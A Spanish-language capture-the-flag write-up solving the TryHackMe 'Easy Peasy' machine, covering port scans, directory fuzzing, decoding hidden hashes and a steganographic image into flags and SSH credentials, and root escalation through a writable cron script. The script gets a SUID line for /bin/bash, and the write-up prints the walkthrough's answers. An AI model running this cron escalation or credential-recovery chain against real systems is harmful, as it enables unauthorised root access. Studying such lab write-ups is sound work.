

# Easy Peasy

- Enumeración
  - Ping
  - Nmap
  - HTTP
    - Fuzzing Web
- Explotación
  - SSH
  - Escalada de Privilegios
    - Tarea CRON

---

## Resolviendo la máquina Easy Peasy

En esta publicación, comparto cómo resolví la máquina **Easy Peasy** de TryHackMe.

---

### Enumeración

#### Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.227.13
```

```
PING 10.10.227.13 (10.10.227.13) 56(84) bytes of data.  
64 bytes from 10.10.227.13: icmp_seq=1 ttl=63 time=47.0 ms  
--- 10.10.227.13 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 47.014/47.014/47.014/0.000 ms
```

#### Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.227.13 -oG allPorts
```

```

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 09:04 CEST
Initiating SYN Stealth Scan at 09:04
Scanning 10.10.227.13 [65535 ports]
Discovered open port 80/tcp on 10.10.227.13
Discovered open port 65524/tcp on 10.10.227.13
Discovered open port 6498/tcp on 10.10.227.13
Completed SYN Stealth Scan at 09:04, 12.77s elapsed (65535 total ports)
Nmap scan report for 10.10.227.13
Host is up, received user-set (0.056s latency).
Scanned at 2025-07-25 09:04:12 CEST for 13s
Not shown: 65330 closed tcp ports (reset), 202 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 63
6498/tcp  open  unknown syn-ack ttl 63
65524/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
  Raw packets sent: 67843 (2.985MB) | Rcvd: 66428 (2.657MB)

```

```
nmap -p80,6498,65524 -sCV 10.10.227.13 -oN targeted
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 09:05 CEST
Nmap scan report for 10.10.227.13
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.16.1
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
6498/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http   Apache httpd 2.4.43 ((Ubuntu))
|_http-server-header: Apache/2.4.43 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds

```

## HTTP

```
http://10.10.62.97:65524/
```



debian

# Apache 2 It Works For Me

## It works! Vols dir?

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

## Configuration Overview

Se observa que la cabecera está modificada.

```
</style>
</head>
<body>
    <div class="main_page">
        <div class="page_header floating_element">
            
            <span class="floating_element">
                Apache 2 It Works For Me
            <p hidden>its encoded with ba....:ObsJmP173N2X6d0rAgEAL0Vu</p>
            </span>
        </div>
    </div>
```

```
<li>
    They are activated by symlinking available
    configuration files from their respective
    Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
*-available/ counterparts. These should be managed
    by using our helpers
    <tt>
```

Se descripta la cadena (**Base62**) que hemos encontrado en [CyberChef](#).

## Recipe

From Base62

Alphabet

0-9A-Za-z



## Input


ObsJmP173N2X6dOrAgEAL0Vu

REC 24 = 1

## Output

/n0th1ng3ls3m4tt3r

<http://10.10.227.13:65524/n0th1ng3ls3m4tt3r/>



```
1 <html>
2 <head>
3 <title>random title</title>
4 <style>
5   body {
6     background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
7     background-color:black;
8
9
10  }
11 </style>
12 </head>
13 <body>
14 <center>
15 
16 <p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
17 </center>
18 </body>
19 </html>
20
```

Se utiliza la herramienta *hash-identifier* para identificar el *hash*.

## hash-identifier

Se prueban diferentes algoritmos de *hash* hasta que se descubre que el hash fue generado con **GOST**.


Para desencriptarlo se utiliza: **Gost - Decode**.

<b>Gost hash</b> calculated hash digest  940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1 483e7f5fe6fd81	<b>Gost value</b> Reversed hash value  mypasswordforthatjob
<input type="button" value="Copy Hash"/>	<input type="button" value="Copy Value"/> <a href="#">Blame this record</a>

Se encuentra la contraseña: [mypasswordforthatjob](#).

Donde se encuentra el *hash* de la contraseña, tiene enlazado un *link* con una imagen.

<http://10.10.227.13:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg>



Se descarga la imagen para analizar si contiene información oculta.

`wget http://10.10.227.13:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg`

Se utiliza la herramienta *steghide* de *esteganografía* que permite *ocultar y extraer archivos dentro de archivos portadores* (como imágenes o audio).


Se extraen los datos de la imagen, nos pide una contraseña (se introduce la contraseña que hemos descubierto anteriormente).

```
Anotar salvoconducto:  
anot• los datos extra•dos e/"secrettext.txt".
```

Se genera un archivo llamado: `secrettext.txt`.

```
cat secrettext.txt
```

Se observa que la contraseña se encuentra cifrada con **código binario**, se descripta la cadena (**código binario**) que hemos encontrado en **CyberChef**.



Ya tenemos un usuario (`boring`) y contraseña (`iconvertedmypasswordtobinary`).

<http://10.10.62.97:65524/robots.txt>

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

Se utiliza la herramienta *hash-identifier* para identificar el *hash*.

```

#####
# Agent: a18672860d0510e5ab6699730763b250
# This Flag Can't Be Exploited But Only This Flag Can't Be Exploited
# v1.2
# By Zion3R
# www.Blackploit.com
# Root@Blackploit.com
#####

HASH: a18672860d0510e5ab6699730763b250

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

Para desencriptarlo se utiliza: [MD5 - Decode](#).

**Reverse hash decoder**

Hash digest reverse lookup

Hash type	Md5	
Hash	a18672860d0510e5ab6699730763b250	

**Md5 value**

Reversed hash value

flag{1m\_s3c0nd\_f14g}

<http://10.10.227.13/>

# Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to [nginx.org](http://nginx.org).  
Commercial support is available at [nginx.com](http://nginx.com).

*Thank you for using nginx.*

## Fuzzing Web

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.227.13:65524/ -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.227.13:65524/
[+] Method:       GET
[+] Threads:      64
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/server-status      (Status: 403) [Size: 280]
Progress: 207643 / 207644 (100.00%)

Finished
```

No se encuentra nada en el puerto 65524.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.227.13/ -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.227.13/
[+] Method:       GET
[+] Threads:      64
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/hidden           (Status: 301) [Size: 169] [→ http://10.10.227.13/hidden/]
Progress: 207643 / 207644 (100.00%)

Finished
```

<http://10.10.227.13/hidden/>



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to ctf!</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 </body>
18 </html>
19
```

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-
medium.txt -u http://10.10.227.13/hidden -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.227.13/hidden
[+] Method:       GET
[+] Threads:      64
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/whatever          (Status: 301) [Size: 169] [→ http://10.10.227.13/hidden/whatever/]
Progress: 207643 / 207644 (100.00%)

Finished
```

```
http://10.10.227.13/hidden/whatever/
```



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>dead end</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 <center>
18 <p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
19 </center>
20 </body>
21 </html>
22
```

Se encuentra una cadena que parece estar cifrada en **Base64**.

```
echo "ZmxhZ3tmMXJzN19mbDRnfQ==" | base64 -d
```

```
flag{f1rs7_fl4g}
```

## Explotación

### SSH

Se accede al servicio **SSH** con las credenciales obtenidas previamente.

```
ssh boring@10.10.227.13 -p 6498
```

```
The authenticity of host '[10.10.227.13]:6498 ([10.10.227.13]:6498)' can't be established.  
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Failed to add the host to the list of known hosts (/root/.ssh/known_hosts).  
*****  
** This connection are monitored by government official **  
** Please disconnect if you are not authorized **  
** A lawsuit will be filed against you if the law is not followed **  
*****  
boring@10.10.227.13's password:  
hostfile_replace_entries: mkstemp: Read-only file system  
update_known_hosts: hostfile_replace_entries failed for /root/.ssh/known_hosts: Read-only file system  
You Have 1 Minute Before AC-130 Starts Firing  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
!!!!!!!!!!!!!!I WARN YOU !!!!!!!  
You Have 1 Minute Before AC-130 Starts Firing  
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX  
!!!!!!!!!!!!!!I WARN YOU !!!!!!!  
boring@kral4-PC:~$ ls  
user.txt
```

```
cat user.txt
```

```
User Flag But It Seems Wrong Like It's Rotated Or Something  
synt{a0jvgf33zfa0ez4y}
```

La flag también esta cifrada, se accede a **Dcode** para saber el **hash** y desencriptarlo.



## Search for a tool

★ 🔎 SEARCH A TOOL ON dCODE

e.g. type 'sudoku'



★ BROWSE THE FULL dCODE TOOLS' LIST

## Results

dCode's analyzer suggests to investigate:

⚠ Warning The text has a short length, this can affect the quantity and reliability of the results (see FAQ)

Warning Few or no significative results (see FAQ)



[Vigenere Cipher](#)

[Autoclave Cipher](#)

[Beaufort Cipher](#)

[Rozier Cipher](#)

[Vernam Cipher \(One Time Pad\)](#)

[Variant Beaufort Cipher](#)

[Gronsfeld Cipher](#)

[ROT Cipher](#)

[Caesar Cipher](#)

[Mono-alphabetic Substitution](#)

[Cipher Disk/Wheel](#)

[Affine Cipher](#)

[Substitution Cipher](#)

[Shift Cipher](#)

[ROT-13 Cipher](#)

# CIPHER IDENTIFIER

Cryptography > Cipher Identifier

## ENCRYPTED MESSAGE IDENTIFIER



★ CIPHERTEXT TO RECOGNIZE

synt{a0jvgf33zfa0ez4y}

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: Frequency Analysis – Index of Coincidence

## SYMBOLS IDENTIFIER

➤ Go to: [Symbols Cipher List](#)

## Answers to Questions (FAQ)

### What is a cipher identifier? (Definition)

An encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc. to determine the type of encryption and guide users to the dedicated pages on dCode based on the type of code or encryption identified.

### How to decrypt a cipher text?

To decrypt / decipher an encoded message, it is necessary to know the encryption used (or the encoding method, or the implemented cryptographic principle). Without knowing the technique chosen by the sender of the message, it is impossible to decrypt it (or decode it). Knowing the encryption (or encoding, or code) is therefore the first step to start the decryption (or decoding) process.

dCode therefore proposes, on this page above, an artificial intelligence

Result	Text
[A-Z0-9]+22	6c17{oex9uthhdtoesdic}
[A-Z0-9]+21	7d28{pfyavuiieupftejd}
[A-Z0-9]+23	5b06{ndw8tsggcnsdrchb}
ASCII[!~]+37	NTIOV<ieQBAllUA<i@UmTX
ASCII[!~]+34	QWLRY?1HTEDooXD?1CXpW[
ASCII[!~]+4	oujpw[,frcb//vb],av0uy
<b>[A-Z]+13</b>	<b>flag{n0wits33msn0rm4l}</b>
[A-Z][0-9]+13	flag{n7wits00msn7rm11}
ASCII[!~]+6	mshnu[*dpa`--t`[*_t.sw
ASCII[!~]+2	qwlry_.hted11xd_.cx2w{
[A-Z0-9]+5	ntio{5veqbayyuua5v9uzt}
ASCII[!~]+31	TZOU\BoKWHGrr[GBoF[sZ^
[A-Z0-9]+6	mshn{4udpa9xxt94u8tys}

Se trata de un cifrado llamado **ROT**.

## Escalada de Privilegios

### Tarea CRON

Se procede a visualizar si existen tareas **CRON** que ejecuten algunos de estos archivos.

Se descarga la herramienta **pspy64**, que permite visualizar las tareas **CRON** ejecutadas en segundo plano.

Se descarga en nuestra máquina.

```
mv /home/manumore/Descargas/pspy64 .
```

```
python3 -m http.server 80
```

Se descarga en la máquina víctima en el directorio **tmp** y se dan permisos.

```
wget 192.168.1.127/pspy64
```

```
chmod 777 pspy64
```

Se ejecuta el archivo descargado.

```
./pspy64
```

Se observa una tarea **CRON**.

```
2025/07/25 01:45:42 CMD: UID=0 PID=2 | /sbin/init splash
2025/07/25 01:45:42 CMD: UID=0 PID=1 | /usr/sbin/CRON -f
2025/07/25 01:46:01 CMD: UID=0 PID=2027 | sudo bash .mysecretcronjob.sh
2025/07/25 01:46:01 CMD: UID=0 PID=2029 | /bin/sh -c cd /var/www/ && sudo bash .mysecretcronjob.sh
2025/07/25 01:46:01 CMD: UID=0 PID=2028 | /bin/sh -c cd /var/www/ && sudo bash .mysecretcronjob.sh
2025/07/25 01:46:01 CMD: UID=0 PID=2030 |
```

Se busca el archivo `.mysecretcronjob.sh`.

```
find / -name .mysecretcronjob.sh 2>/dev/null
```

```
/var/www/.mysecretcronjob.sh
```

```
cd /var/www
```

Se verifica si se tienen permisos de escritura.

```
ls -la
```

```
total 16
drwxr-xr-x  3 root    root    4096 Jun 15  2020 .
drwxr-xr-x 14 root    root    4096 Jun 13  2020 ..
drwxr-xr-x  4 root    root    4096 Jun 15  2020 html
-rwxr-xr-x  1 boring  boring   33 Jun 14  2020 .mysecretcronjob.sh
```

Se edita el archivo y se agrega la línea: `chmod u+s /bin/bash`.

```
cat .mysecretcronjob.sh
```

```
#!/bin/bash
# i will run as root
chmod u+s /bin/bash
```

Se espera a que se ejecute la tarea **CRON**.

```
bash -p
```

```
bash-4.4# whoami
root
-
```